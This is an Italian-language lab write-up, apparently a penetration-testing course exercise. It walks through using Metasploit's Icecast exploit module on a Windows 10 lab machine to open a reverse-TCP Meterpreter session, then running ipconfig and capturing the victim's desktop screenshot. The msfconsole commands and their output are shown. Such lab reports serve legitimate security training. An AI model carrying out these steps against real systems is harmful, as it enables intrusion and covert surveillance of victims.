Exploit di Icecast su Windows 10


Obiettivo:

Ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione, si dovrà:


- Vedere l'indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Sono partito con l'avvio di ***msfconsole***:




Dopodiché ho cercato il modulo per l'exploit richiesto, cioè ***ICECAST***, con il comando '***search icecast***' e ho scelto il modulo 0 con il comando '***use 0***'.

Con '***options***' ho controllato la configurazione e ho visto che mancava solo RHOST, visto che mi dava di default il payload di meterpreter di windows con reverse_tcp, LHOST e LPORT già configurate, ho dovuto settare solo RHOST con '***set RHOST***' dando l'IP della macchina target:



Ho controllato la configurazione modificata e prima di avviare l'exploit con '***run***' ho aperto su windows ICECAST



Mi ha aperto la sessione con meterpreter e quindi con '***ipconfig***' ho scoperto l'IP della macchina target:

```
Interface  5
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1a:4b:92
MTU          : 1500
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b02e:e0b0:6720:dc1e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Mentre con '***screenshot***' mi ha scattato un'istantanea del desktop della macchina target e la salva in home/kali:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TCJDuVYL.jpeg
meterpreter >
```

Infine, su un terminale nuovo, con il comando '***xdg-open /home/kali/<Nome_file.jpeg>***' ho controllato lo screenshot.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ xdg-open /home/kali/TCJDuVYL.jpeg
┌──(kali㉿kali)-[~]
└─$
```